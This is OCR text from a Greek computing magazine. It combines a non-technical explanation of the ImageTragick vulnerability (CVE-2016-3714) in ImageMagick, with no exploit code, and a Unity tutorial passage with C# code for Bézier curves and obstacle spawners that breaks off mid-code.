
Μετά από μια σειρά δυσάρεστα περιστατικά, δεν άργησε να διαδοθεί ένα παρατσούκλι για τον μάγο μας. Κάποιοι κατάφεραν και του κόλλησαν τ' όνομα "ImageTragick", έτσι ώστε να μη χρησιμοποιήσει κανείς τις υπηρεσίες του, ποτέ ξανά!

<story mode='off'>

Τι σημαίνει όμως "εικόνα" για τον υπολογιστή και πώς τη "βλέπει"; Θα κάνουμε μία στάση εδώ, καθώς είναι αρκετά ενδιαφέρον θέμα, το οποίο αν το γνώριζε καλά ο μάγος της ιστορίας μας δεν θα έπεφτε ποτέ στην παγίδα των σατανικών ξωτικών.

Picture Element > Pict-el > Pixel

Αν κι ο γράφων έχει ασχοληθεί εκτενέστερα με θέματα computer vision και face detection, φοβούμαστε ότι ίσως ξεφύγει (περισσότερο) αν ξεκινήσει ν' αναλύει τι είναι η ψηφιακή φωτογραφία. Ωστόσο, είναι σημαντικό να καταλάβουμε ότι για τον υπολογιστή μια ψηφιακή φωτογραφία δεν είναι παρά ένα ακόμα αρχείο σαν όλα τ' άλλα, γεμάτο κώδικα. Και τι κώδικα; Εντελώς ασυνάρτητο!



Να πώς μοιάζει μια εικόνα για το Octave, όταν την ανοίγουμε με τη βοήθεια της συνάρτησης imread().

Έχετε ανοίξει ποτέ ένα αρχείο εικόνας τύπου JPEG, με κάποιο πρόγραμμα επεξεργασίας κειμένου ή έναν text editor; Αν η απάντησή σας είναι καταφατική, τότε ξέρετε ακριβώς για τι πράγμα μιλάμε. Το ακατανόητο, σε άτομα χωρίς μαγικές ικανότητες, περιεχόμενο, οφείλεται στο γεγονός ότι το JPEG είναι στην πραγματικότητα ένα συμπιεσμένο αρχείο. Η κατάληξη (extension) στο τέλος του αρχείου (jpeg ή jpg) υποδηλώνει συνήθως τον αλγόριθμο που χρησιμοποιήθηκε για να γίνει αυτή η συμπίεση. Βέβαια η κατάληξη από μόνη της δεν φανερώνει πάντοτε τον τύπο του αρχείου, αφού αυτή μπορούμε να την αλλάζουμε και φυσικά με κάθε αλλαγή δεν θα αλλάζει και το περιεχόμενο του αντίστοιχου αρχείου. Αυτό που χρειαζόμαστε, λοιπόν, είναι ένα πρόγραμμα που αφενός μπορεί και διαβάζει το περιεχόμενο ενός οποιουδήποτε αρχείου, αφετέρου καταλαβαίνει περί τίνος πρόκειται. Μετά την αναγνώριση του τύπου ενός αρχείου είναι εύκολο να προχωράμε στους επιθυμητούς ή κατάλληλους χειρισμούς, όπως, π.χ., είναι η εμφάνιση της εικόνας ή το άνοιγμα του αντίστοιχου αρχείου με μια εφαρμογή που ξέρει πώς να αποδίδει το περιεχόμενό του.

Χωρίς τη συμπίεση και στην περίπτωση μίας δυαδικής εικόνας (μαύρο=0, άσπρο = 1), τα πράγματα θα ήταν πολύ πιο απλά και κατανοητά. Για παράδειγμα, αν πάρετε έναν μαύρο μαρκαδόρο, ζωγραφίσετε τον αριθμό ένα (1), τον βγάλετε μία φωτογραφία, τη σαρώσετε στον υπολογιστή και, τέλος, την αποθηκεύσετε σε δυαδική μορφή με ανάλυση 5x7 εικονοστοιχεία, ουσιαστικά θα έχετε κάτι τέτοιο:

1	1	0	1	1
1	0	0	1	1
0	1	0	1	1
1	1	0	1	1
1	1	0	1	1
1	1	0	1	1
1	0	0	0	1

Βέβαια, σήμερα που έχουμε ήδη μπει στη μετά High-Definition εποχή και κινούμαστε στον κόσμο του 4K, η απουσία συμπίεσης θα είχε σημαντικότατο αντίκτυπο στον αποθηκευτικό χώρο που διαθέτουμε. Η ανάγκη για συμπίεση, λοιπόν, είναι επιτακτική. Αυτός είναι κι ο βασικός λόγος που όλοι, μα όλοι οι webservers που επιτρέπουν το uploading φωτογραφιών και εικόνων, χρησιμοποιούν από πίσω κάποιο πρόγραμμα σαν το ImageMagick, για τη μετατροπή των σχετικών αρχείων σε μορφές που στοιχίζουν σαφώς λιγότερο σε bytes.

Κώδικας μέσα σε εικόνες

Μαζί με όλα τ' άλλα, το ImageMagick υποστηρίζει και την επεξεργασία διανυσματικών εικόνων (Scalable Vector Graphics, αρχεία SVG). Με απλά λόγια, πρόκειται για εικόνες οι οποίες σχηματίζονται από τη σύνθεση βασικών γεωμετρικών σχημάτων, όπως, π.χ., είναι οι γραμμές, τα ορθογώνια, οι ελλείψεις και τα τόξα. Χάρη στο σχετικό format, τα αρχεία SVG υπερτερούν έναντι άλλων ψηφιακών εικόνων: Αφενός

καταλαμβάνουν εξωφρενικά λίγο χώρο στο δίσκο, αφετέρου το περιεχόμενό τους αναπαράγεται σε τέλεια ποιότητα ανεξαρτήτως της μεγέθυνσης (δηλαδή του zoom level).

Επόμενο είναι, λοιπόν, τέτοιες εικόνες να είναι ιδανικές για το Internet, αφού φορτώνουν πολύ γρήγορα (λόγω του μικρού τους μεγέθους) και την ίδια στιγμή προσφέρουν τέλεια ποιότητα *ανεξαρτήτως* της ανάλυσης της οθόνης του χρήστη. Ως παράδειγμα, δείτε πόσο εύκολο είναι να ενσωματώσουμε σε μια σελίδα HTML κώδικα SVG, προκειμένου να ζωγραφίσουμε έναν κύκλο:

```
<html>
  <svg width="100" height="100">
    <circle cx="50" cy="50" r="40" stroke="black" stroke-width="4" fill="red" />
  </svg>
</html>
```

Νομίζουμε ότι ο κώδικας της εικόνας είναι κατανοητός – και μάλιστα όχι μόνο από οντότητες με μαγικές ικανότητες.

Μέχρι τώρα έχουμε δει τι είναι το ImageMagick, για ποιο λόγο χρησιμοποιείται παρασκηνιακά από τους webservers, ενώ έχουμε εξηγήσει και τη σημασία της συμπίεσης/μετατροπής των εικόνων που ανεβαίνουν στους servers. Επίσης, είδαμε πώς μπορούμε να γράψουμε κώδικα μέσα σε μία εικόνα (τύπου SVG) αλλά και πόσο εύκολο είναι αυτό. Ήρθε λοιπόν η στιγμή να μιλήσουμε για το σατανικό σενάριο των ξωτικών της ιστορίας: την εκτέλεση κακόβουλου κώδικα μέσα σε εικόνες.

ImageTragick: CVE-2016–3714

Ένας γλόμπος φωτίστηκε πάνω από τα κεφάλια των ρώσων χάκερς stewie (https://hackerone.com/stewie) και Nikolay Ermishkin, των πονηρών ξωτικών της ιστορίας μας, όταν εντόπισαν το συγκεκριμένο κενό ασφαλείας (CVE-2016–3714) στον κώδικα του ImageMagick.

Στις αρχές του Μαΐου δημοσιεύτηκαν αρκετές ευπάθειες (vulnerabilities) που αφορούσαν στο ImageMagick, οι οποίες για τους λόγους που είδαμε πιο πάνω (κώδικας μέσα σε εικόνες) ήταν αρκετά σημαντικές για να προκαλέσουν πανικό σε όλους τους υπευθύνους servers, στους οποίους επιτρέπεται το uploading εικόνων. Τέτοια μηχανήματα είναι πολύ πιθανό να φιλοξενούν πλατφόρμες όπως είναι ένα forum (π.χ., IPB, phpBB3 κ.ά.) ή ένα CMS (σαν το WordPresss) – μέχρι και cloud services όπως τα CloudFlare και Amazon Cloud. Πανικός! Βλέπετε, σ' αυτές τις υπηρεσίες, όταν ο χρήστης ανεβάζει μια εικόνα, συνήθως λαμβάνει αυτομάτως χώρα μια διαδικασία μετατροπής της εικόνας σε μικρότερο μέγεθος, για καλύτερη διαχείριση του αποθηκευτικού χώρου.

Το πρόβλημα λοιπόν προκύπτει όταν κάποιος από τους απομακρυσμένους servers χρησιμοποιεί το ImageMagick, π.χ., για την παραγωγή thumbnails. Σε μια τέτοια – καθόλου σπάνια– περίπτωση, αν ο κακόβουλος χρήστης ανεβάσει μια κατάλληλα

διαμορφωμένη εικόνα (τα σκαθάρια της ιστορίας), το ImageMagick (το ραβδί της ιστορίας), ξεγελιέται κι επιτρέπει στον uploader να τρέξει απομακρυσμένα κώδικα (Remote Code Execution, RCE) στο μηχάνημα όπου λαμβάνει χώρα η μετατροπή (το τραγικό συμβάν της ιστορίας). Στη συνέχεια, χρησιμοποιώντας αυτό το κενό ασφάλειας, ο επιτιθέμενος μπορεί κάλλιστα να κατεβάσει τα δικά του εργαλεία στον ευπαθή server, τα οποία θα του επιτρέψουν στη συνέχεια να αποκτήσει τον πλήρη έλεγχο του box. Αυτό συνήθως επιτυγχάνεται τρέχοντας ένα shell, μέσω του οποίου παρέχεται η δυνατότητα για ελεύθερη εκτέλεση εντολών στο σύστημα-στόχο.

Γενικά, προκειμένου να καταφέρεις και να τρέξεις ένα τέτοιο exploit αποκρυσμένα, απαιτείται πολύ καλή γνώση και κατανόηση του όποιου προβλήματος, της διαχείρισης της μνήμης και της Assembly. Μιλάμε δηλαδή για γνώσεις που λίγοι εκλεκτοί κατέχουν (Σ.τ.Ε. και μην ψαρώνετε από τους hackers-wannabe ή/και από τους αυτο-χαρακτηριζόμενους ως experts).

Δυστυχώς, το συγκεκριμένο bug στο ImageMagick αφαιρεί την προϋπόθεση της καλής γνώσης, που συνήθως απαιτείται για επιτυχημένη επίθεση σε απομακρυσμένο server. Θα το πούμε και διαφορετικά: Το εν λόγω vulnerability επιτρέπει στον επιτιθέμενο να πάρει στην κατοχή του τον πλήρη έλεγχο του άλλου υπολογιστή (π.χ., του webserver) με πολύ μεγάλη ευκολία, και να τρέξει εκεί τον κώδικα που επιθυμεί. Ακόμη κι ένα script-kiddie είναι δυνατό να πετύχει εντυπωσιακά αποτελέσματα.

Φρίκη.

Στα άρθρα που αρχίζουν από τις σελίδες 30 και 54 του παρόντος τεύχους, θα αναλύσουμε το συγκεκριμένο bug από τη ματιά του περίεργου –με την καλή έννοια– χρήστη Linux. Με τις λίγες αλλά βασικές γνώσεις που έχουμε, θα...

- ψάξουμε να βρούμε την αιτία του προβλήματος
- δοκιμάσουμε να τρέξουμε το exploit και να καταλάβουμε πώς λειτουργεί
- δοκιμάσουμε παραπλήσια exploits, που επίσης σχετίζονται με το ImageTragick
- διορθώσουμε το πρόβλημα στο σύστημά μας (openSUSE Leap 42.1)
- μελετήσουμε τη λύση που δίνεται μέσω σχετικού patch

Στο τέλος της αναζήτησής μας, είναι σίγουρο ότι θα έχουμε μάθει πολλά πράγματα όχι μόνο για το ImageTragick, αλλά και για το Linux γενικότερα.

Καλή συνέχεια ευχόμαστε!

Skill: Intermediate
Tags: Bezier curves, Unity, game development

Καμπύλες Bézier

Στο προηγούμενο άρθρο της σειράς μας περί game development, μιλήσαμε για το game loop και τη σημασία του στις σημερινές μηχανές δημιουργίας παιχνιδιών, ενώ συνεχίσαμε με τον προγραμματισμό της σφαίρας που κινεί ο παίκτης στο παιχνίδι μας. Στο παρόν άρθρο καταπιανόμαστε με τις καμπύλες Bézier και προσθέτουμε κινούμενα εμπόδια.


του Γιάννη Κρομμύδα

Για να ζωγραφίσουμε κάτι σε δύο διαστάσεις, συνήθως χρησιμοποιούμε γραμμές. Οι γραμμές κατά βάση κατηγοριοποιούνται σε ευθείες και σε καμπύλες. (Σ.τ.Ε. Ένας Μαθηματικός θα σημείωνε ότι η ευθεία είναι απλά μια ειδική περίπτωση καμπύλης, αλλά ποιος δίνει σημασία στους Μαθηματικούς;) Οι ευθείες γραμμές είναι εύκολο να γίνουν, είτε από εμάς είτε από τους υπολογιστές. Για τη δημιουργία τους απλά χρειαζόμαστε το σημείο που ξεκινούν και το σημείο που τελειώνουν. (Σ.τ.Ε. Επομένως δεν μιλάμε για ευθείες, αλλά για ευθύγραμμα τμήματα. Εντάξει, εντάξει, υποσχόμαστε να μην επέμβουμε ξανά.) Οι καμπύλες, όμως, είναι αρκετά πιο πολύπλοκες – τουλάχιστον για τους υπολογιστές. Ενώ μπορούμε να ζωγραφίζουμε καμπύλες εξαιρετικά εύκολα με το χέρι, οι υπολογιστές θα λέγαμε ότι είναι λίγο προβληματικοί στον τομέα αυτό.

Οι αρτιστικές ικανότητες των μηχανών

Για να σχεδιαστεί μια γραμμή από έναν υπολογιστή, το μηχάνημα –ή ακριβέστερα το πρόγραμμα– πρέπει να γνωρίζει τη μαθηματική συνάρτηση που ορίζει τα σημεία απ' όπου περνάει η γραμμή αυτή, ώστε να τα παρουσιάσει (με κάποιο χρώμα ίσως) στην οθόνη μας. Αυτό συμβαίνει και για τους δύο τύπους γραμμών. Όταν πρόκειται για ευθείες γραμμές, οι συναρτήσεις είναι εύκολες. Μια και οι συναρτήσεις είναι εύκολες, αντίστοιχα εύκολος είναι και ο υπολογισμός του αποτελέσματός τους. Χρειαζόμαστε μαθηματικές συναρτήσεις που να μπορούν να σχηματίζουν "όμορφες" καμπύλες, αλλά που παράλληλα είναι και "γρήγορες" στον υπολογισμό τους. Υπάρχουν αρκετές συναρτήσεις που μπορούν να χρησιμοποιηθούν για τη δημιουργία καμπυλών, αλλά μια ομάδα συναρτήσεων απέκτησε μεγάλη δημοτικότητα και πλέον χρησιμοποιούνται πάνω κάτω σε οτιδήποτε χρειάζεται να ζωγραφίσει καμπύλες γραμμές. Το όνομα αυτών; Καμπύλες Bézier.

Πήραν το όνομά τους από τον Γάλλο Pierre Bézier που τις παρουσίασε στις αρχές τις δεκαετίας του '60, ως καμπύλες για δουλειές σχεδιασμού. Η αλήθεια είναι ότι υπάρχει μια σύγχυση για το ποιος πραγματικά ήταν ο πρώτος που δημιούργησε συναρτήσεις για τις καμπύλες αυτές, αφού ο Casteljau τις είχε επινοήσει νωρίτερα αλλά δεν δημοσίευσε την έρευνά του. Σε κάθε περίπτωση, αυτό που ενδεχομένως να μας ενδιαφέρει περισσότερο είναι ότι μπορούμε να συνδέσουμε περισσότερες από μία καμπύλες μεταξύ τους κάνοντάς τες να φαίνονται σαν μία.



Οι καμπύλες Bézier παίρνουν ονόματα ανάλογα με το βαθμό των συναρτήσεων που χρησιμοποιούνται για να τις απεικονίσουν.

Οι καμπύλες Bézier είναι αποτέλεσμα γραμμικών παρεμβολών. Ουσιαστικά μιλάμε για τη διαδικασία επιλογής ενός σημείου, το οποίο βρίσκεται ανάμεσα σε δύο άλλα σημεία. Όπως όλες οι γραμμές, έτσι και οι καμπύλες Bézier έχουν ένα σημείο αρχής και ένα σημείο τέλους. Η δε καμπυλότητά τους επηρεάζεται από ένα ή περισσότερα ενδιάμεσα σημεία ελέγχου.

Δεν θα ασχοληθούμε με τα (σχετικά πολύπλοκα) μαθηματικά που κρύβονται πίσω από τις συναρτήσεις των καμπυλών, αλλά θεωρούμε πρέπον να παραθέσουμε τον κώδικα που μας επιτρέπει την εύρεση των σημείων τους. Ο κώδικας υπολογίζει καμπύλες τρίτου βαθμού (κυβικές) και τον επιλέξαμε μια και είναι ο πιο ευρέως χρησιμοποιούμενος στη δημιουργία παιχνιδιών.

```
q0 = CalculateBezierPoint(0, p0, p1, p2, p3);
for(int i = 1; i <= SEGMENT_COUNT; i++)
{
  t = i / (float) SEGMENT_COUNT;
  q1 = CalculateBezierPoint(t, p0, p1, p2, p3);
  DrawLine(q0, q1);
  q0 = q1;
}
Vector3 CalculateBezierPoint(float t, Vector3 p0, Vector3 p1, Vector3 p2,
Vector3 p3)
{
```

```
    float u = 1 - t;
    float tt = t*t;
    float uu = u*u;
    float uuu = uu * u;
    float ttt = tt * t;
    Vector3 p = uuu * p0; //first term
    p += 3 * uu * t * p1; //second term
    p += 3 * u * tt * p2; //third term
    p += ttt * p3; //fourth term
    return p;
}
```

Ας κάνουμε μερικά σχόλια επ' αυτού. Για να ζωγραφίσουμε μια καμπύλη θα χρειαστούμε 4 σημεία. Το σημείο αρχής της καμπύλης, p0, τα δύο ενδιάμεσα σημεία p1 και p2 (αυτά που ορίζουν την καμπυλότητα), καθώς και το σημείο τέλους της καμπύλης, p3. Ο αλγόριθμος θα ζωγραφίσει πολλές μικρές γραμμές μεταξύ διαδοχικών σημείων της καμπύλης αφού πρώτα τα υπολογίσει. Το πλήθος των επαναλήψεων – και κατ' επέκταση το πλήθος των γραμμών – ορίζεται από τη μεταβλητή SEGMENT_COUNT. Όσο περισσότερο μεγαλώσουμε την τιμή της, τόσο περισσότερες επαναλήψεις θα έχουμε. Το αποτέλεσμα θα είναι μια πιο ομαλή καμπύλη.

Ίσως παρατηρήσατε τις πέντε πρώτες γραμμές της μεθόδου CalculateBezierPoint. Αν σας φάνηκε περίεργο που αποθηκεύουμε αυτές τις τιμές των δυνάμεων, σας εξηγούμε ότι ο μόνος λόγος που το κάνουμε αυτό είναι γιατί ο υπολογισμός τους είναι δαπανηρή διαδικασία για τον επεξεργαστή. Οπότε, απλοποιούμε τις δυνάμεις σε απλούς πολλαπλασιασμούς, και μια και οι ίδιοι αριθμοί χρειάζονται πάνω από μία φορά, τους αποθηκεύουμε σε μεταβλητές για επαναχρησιμοποίηση.

Όπως ενδέχεται ήδη να καταλάβατε, ο κώδικας παραπάνω μπορεί να απεικονίσει μια κυβική καμπύλη Bézier σε τρισδιάστατο χώρο. Αυτό το υποδηλώνει ο τύπος Vector3 που χρησιμοποιήσαμε για τα σημεία, ο οποίος περιλαμβάνει τιμές για τον προσδιορισμό ενός σημείου σε ένα τρισδιάστατο χώρο (x, y, z). Αν θέλουμε να περιορίσουμε τις καμπύλες στους δύο μόνο άξονες, δηλαδή να ζωγραφίσουμε σε δύο διαστάσεις, το μόνο που θα χρειαστεί να κάνουμε είναι αντί του τύπου Vector3 να χρησιμοποιήσουμε τον τύπο Vector2. Ο τύπος αυτός περιλαμβάνει τιμές για τη θέση ενός σημείου σε δύο άξονες (x, y). Τα υπόλοιπα θα τα κάνει ο επεξεργαστής για εμάς.

Περί εμποδίων

Αφού λοιπόν αγγίξαμε την επιφάνεια της λειτουργίας των καμπυλών Bézier, ας επιστρέψουμε στο παιχνίδι μας. Την προηγούμενη φορά είχαμε ολοκληρώσει την κίνηση της σφαίρας που χειρίζεται ο παίχτης, κάνοντάς τη να κινείται και προς τα μπρος

ή και προς τα πίσω. Αυτή τη φορά θα προσθέσουμε εμπόδια στην πίστα μας. Θα κάνουμε το μήκος τους να είναι τυχαίο (εντός ενός εύρους, προφανώς) και επίσης θα τα κάνουμε να κινούνται προς μια κατεύθυνση με ρυθμιζόμενη από εμάς ταχύτητα.

Μια και τα εμπόδια θα εμφανίζονται μόνα τους (μέσω script) στην πίστα, θα χρειαστεί να είναι αποθηκευμένα ως ένα prefab. Για ευκολία το prefab θα βρίσκεται στον φάκελο Resources, πράγμα που θα μας επιτρέψει να φορτώσουμε και να χρησιμοποιήσουμε αντικείμενα που δεν υπάρχουν ήδη στην σκηνή μας.

Ξεκινάμε δημιουργώντας το εμπόδιο και δίνοντάς του ένα μαύρο χρώμα.

- Έχουμε τη σκηνή Game.unity ανοιχτή και πάμε GameObject –> 3D Object –> Cube.
- Ονομάζουμε το νέο αντικείμενο "Obstacle", μια και θα αντιπροσωπεύει τα εμπόδια της πίστας.
- Τοποθετούμε τον κύβο στη θέση (0, 1, 0). Στον Inspector, θέτουμε τις αντίστοιχες τιμές στα πεδία της τιμής του Position, στο Transform Component του κύβου.
- Κάνουμε δεξί κλικ στο φάκελο Materials, στο παράθυρο Project, επιλέγουμε Create –> Material για να δημιουργήσουμε ένα νέο material, του δίνουμε και το όνομα "Obstacle".
- Στον Inspector, θέτουμε το χρώμα του Albedo σε μαύρο (#000000FF).
- Αναθέτουμε το material που μόλις δημιουργήσαμε στον κύβο, κάνοντάς το drag and drop από το παράθυρο Project στον κύβο που φαίνεται στην σκηνή ή στο αντικείμενο "Obstacle", που φαίνεται στο παράθυρο Hierarchy.
- Έτοιμοι να γράψουμε το script των εμποδίων. Πηγαίνουμε στο φάκελο Scripts, στο παράθυρο Project, με δεξί κλικ δημιουργούμε ένα νέο αρχείο C# Script με όνομα Obstacle.cs, προσθέτουμε τον παρακάτω κώδικα.

```
using UnityEngine;

namespace Deltahacker
{
    public class Obstacle : MonoBehaviour
    {
        public float WidthModifier = 1;
        public float Speed;

        public void Start()
        {
            transform.localScale = new Vector3(WidthModifier, 1, 1);
        }

        public void Update()
        {
            transform.position += new Vector3(Speed * Time.deltaTime, 0, 0);
        }
```

```
        public static GameObject Instantiate(InitializationData data, float
scale, float speed)
        {
            GameObject instance = (GameObject)Instantiate(data.Prefab, data.
Position, data.Rotation);

            Obstacle script = instance.GetComponent<Obstacle>();
            script.Speed = speed;
            script.WidthModifier = scale;

            return instance;
        }
    }

    public struct InitializationData
    {
        public GameObject Prefab;
        public Vector3 Position;
        public Quaternion Rotation;
    }
}
```


Τα εμπόδια στο παιχνίδι μας είναι απλά κουτιά, χωρίς ιδιαίτερους μηχανισμούς. Στον παραπάνω κώδικα βλέπουμε ότι χρειαζόμαστε μια μεταβλητή που θα περιέχει την τιμή της ταχύτητας του εμποδίου, καθώς και άλλη μία που θα περιέχει την τιμή του μήκους του εμποδίου. Η ταχύτητα χρησιμοποιείται στην μέθοδο Update για να μεταθέσει τον κύβο αριστερά ή δεξιά (εξαρτάται από το πρόσημο της ταχύτητας) ανάλογα με την ταχύτητα εκτέλεσης του κώδικα του παιχνιδιού (εξ' ου και η χρήση της Time.deltaTime). Η τιμή του μήκους χρησιμοποιείται ουσιαστικά για την αρχικοποίηση του αντικειμένου στη μέθοδο Start. Δεν μπορούμε να τη θέσουμε στην Awake, μιας και η μέθοδος αυτή θα κληθεί αμέσως μετά την Instantiate οπότε δεν θα έχει τεθεί η τιμή της ακόμα κι έτσι το μήκος του εμποδίου θα γίνει μηδενικό.

Η static μέθοδος Instantiate είναι απλά ένας wrapper της αντίστοιχης μεθόδου του API της μηχανής. Θα μπορούσε να παραλειφθεί εντελώς σε αυτή την κλάση και να χρησιμοποιηθεί κατευθείαν στο σημείο που θα γίνει η κλήση της, αλλά βρίσκουμε τον κώδικα πιο τακτοποιημένο με αυτόν τον τρόπο. Η μέθοδος παίρνει σαν παραμέτρους ένα struct τύπου InitializationData, καθώς και δύο μεταβλητές τύπου float: μία για την ταχύτητα του εμποδίου και άλλη μία για το μέγεθός του. Μέσα σε αυτή χρησιμοποιούμε τη μέθοδο Instantiate της Unity, προκειμένου να δημιουργήσουμε το αντίγραφο. Με τη GetComponent θέτουμε την ταχύτητά του και το μέγεθος, στο script που έχουμε προσκολλήσει στο αντικείμενο.

Ας πούμε δυο λόγια για τη μέθοδο Object.Instatiate (του API της Unity). Η μέθοδος χρησιμοποιείται για να δημιουργήσουμε ένα αντίγραφο ενός αντικειμένου. Μαζί με το αντικείμενο δημιουργούνται κι όλα τα αντικείμενα-παιδιά, που βρίσκονται κάτω από αυτό, διατηρώντας όλες τις ιδιότητές τους. Η μέθοδος είναι επίπονη για τον επεξεργαστή και πρέπει να αποφεύγεται η χρήση της για μεγάλο αριθμό αντικειμένων ταυτόχρονα. Αν χρειαστεί να γίνει κάτι τέτοιο προτείνεται η χρήση object

pools, δηλαδή πινάκων (ή λιστών) από GameObjects, τα οποία αρχικοποιούνται κατά τη φόρτωση της εκάστοτε πίστας και πριν δοθεί ο χειρισμός στον παίχτη, δηλαδή στη μέθοδο Awake.

- Με επιλεγμένο το Obstacle στο παράθυρο Hierarchy, αναθέτουμε το νέο script στο GameObject Obstacle κάνοντάς το drag and drop από το παράθυρο Project, στον Inspector. Σε αυτό το σημείο μπορούμε να ελέγξουμε την κίνηση του εμποδίου, τρέχοντας την σκηνή μας κι αλλάζοντας την τιμή του πεδίου Speed του εμποδίου.



Οι καμπύλες Bézier παίρνουν ονόματα ανάλογα με το βαθμό των συναρτήσεων που χρησιμοποιούνται για να τις απεικονίσουν.

- Θέτοντας για ταχύτητα του εμποδίου μια θετική τιμή, το βλέπουμε να κινείται προς τα δεξιά. Μια αρνητική ταχύτητα θα το κάνει να κινηθεί προς τα αριστερά.
- Στο παράθυρο project δημιουργούμε ένα νέο φάκελο με όνομα "Resources".
- Τον επιλέγουμε (σαν να θέλαμε να δούμε τα περιεχόμενά του) και σέρνουμε το GameObject Obstacle από το παράθυρο Hierarchy, στο παράθυρο project.
- Όταν δημιουργηθεί, το σβήνουμε από την σκηνή επιλέγοντάς το και πατώντας [Delete].

Γεννήτριες εμποδίων

Ας περάσουμε στη δημιουργία των αντικειμένων που θα είναι υπεύθυνα για την εμφάνιση εμποδίων στην πίστα. Τα αντικείμενα αυτά θα είναι τοποθετημένα στο μέσο των νοητών γραμμών της πίστας (στις θέσεις που μπορεί να πηδάει η μπάλα),

ώστε να μπορούμε ανά πάσα στιγμή να τα κάνουμε τα εμπόδιά τους να κινούνται αριστερά ή δεξιά. Στον φάκελο Scripts δημιουργούμε ένα νέο αρχείο κώδικα, με όνομα Spawner.cs. Σε αυτό προσθέτουμε τον ακόλουθο κώδικα:

```
using UnityEngine;

namespace Deltahacker
{
    public class Spawner : MonoBehaviour
    {
        public GameObject ObstaclePrefab;
        public float Speed;

        public float Frequency;
        public FloatRange WidthModifier;

        private float lastSpawn;

        public void Update()
        {
            if (Time.time >= lastSpawn + Frequency)
            {
                lastSpawn = Time.time;
                spawnObstacle();
            }
        }

        private void spawnObstacle()
        {
            Obstacle.Instantiate(new InitializationData()
            {
                Position = transform.position,
                Rotation = transform.rotation,
                Prefab = ObstaclePrefab
            }, WidthModifier.Random(), Speed);
        }
    }

    [System.Serializable]
    public struct FloatRange
    {
        public float Min;
        public float Max;

        public float Random()
        {
